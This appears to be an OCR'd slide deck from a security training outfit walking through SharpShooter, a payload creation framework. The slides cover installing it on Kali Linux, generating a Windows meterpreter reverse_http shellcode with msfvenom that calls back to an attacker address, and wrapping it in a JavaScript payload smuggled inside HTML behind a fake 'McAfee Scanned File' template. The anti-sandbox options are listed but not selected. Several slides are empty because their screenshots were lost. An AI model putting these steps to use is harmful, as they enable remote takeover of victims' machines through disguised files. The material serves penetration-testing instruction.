
# SharpShooter

Information Security Inc.

iSEC
information security inc.

# Contents

- What is SharpShooter?
- Testing Setup
- Installing SharpShooter
- Using SharpShooter
- References

# What is SharpShooter?

- SharpShooter is a payload creation framework for the retrieval and execution of arbitrary CSharp source code
- SharpShooter is capable of creating payloads in a variety of formats, including HTA, JS, VBS and WSF.

# Testing Setup

- Kali Linux 2018.1

```
~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.1"
VERSION_ID="2018.1"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

# Installing SharpShooter


```
            ~# git clone https://github.com/mdsecactivebreach/SharpShooter.git
Cloning into 'SharpShooter'...
remote: Counting objects: 90, done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 90 (delta 40), reused 90 (delta 40), pack-reused 0
Unpacking objects: 100% (90/90), done.
            ~# cd SharpShooter/


            ~/SharpShooter# pip install -r requirements.txt
Collecting jsmin==2.2.2 (from -r requirements.txt (line 1))
  Downloading jsmin-2.2.2.tar.gz
Building wheels for collected packages: jsmin
  Running setup.py bdist_wheel for jsmin ... done
  Stored in directory: /root/.cache/pip/wheels/fb/5f/9f/8c4a6aaa73d81713a9080d0a7a541da3dc613934eb66ccebcf
Successfully built jsmin
Installing collected packages: jsmin
Successfully installed jsmin-2.2.2
```

# Using SharpShooter

- The help menu


# Using SharpShooter

- JS stageless payload



# Using SharpShooter

- JS stageless payload (raw shellcode), starting the reverse TCP handler




# Using SharpShooter

- Generating the raw shellcode using msfvenom

```
~/SharpShooter/output# msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST=192.168.10.12 LPORT=8080  -f raw > RawFormat
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 747 bytes

~/SharpShooter/output# strings RawFormat
AQAPRQVH1
JJM1
RAQH
AXAX^YZAXAYAZH
XAYZH
wininet
SZM1
192.168.10.12
```

# Using SharpShooter

- Using Web Delivery inside HTML




# Using SharpShooter

- Using Web Delivery inside HTML

```
[*] The following anti-sandbox techniques are available:
[1] Key to Domain
[2] Ensure Domain Joined
[3] Check for Sandbox Artifacts
[4] Check for Bad MACs
[5] Check for Debugging
[0] Done

[*] Insert technique (multiple supported)
0

[*] Provide path to raw shellcode, e.g. ./sc.raw
./RawFormat

[*] Provide name of output file (e.g. "maldoc")
js
[*] Written delivery payload to output/js.js

[*] Do you want to smuggle inside HTML? [Y/N]
y
[*] File [./output/js.js] successfully loaded !
[*] Encrypted input file with key [gjsehamnwg]

[*] Use a custom (1) or predefined (2) template?
2

[1] Sharepoint
[2] McAfee Scanned File

[*] Please select template
2
[*] File [./output/js.html] successfully created !
```


# Using SharpShooter

- Access the HTML and execute the payload



# Using SharpShooter

- Access the HTML and execute the payload



# Using SharpShooter

- Access the HTML and execute the payload

# References

- GitHub
https://github.com/mdsecactivebreach/SharpShooter

- Official website
https://github.com/toolswatch/blackhat-arsenal-tools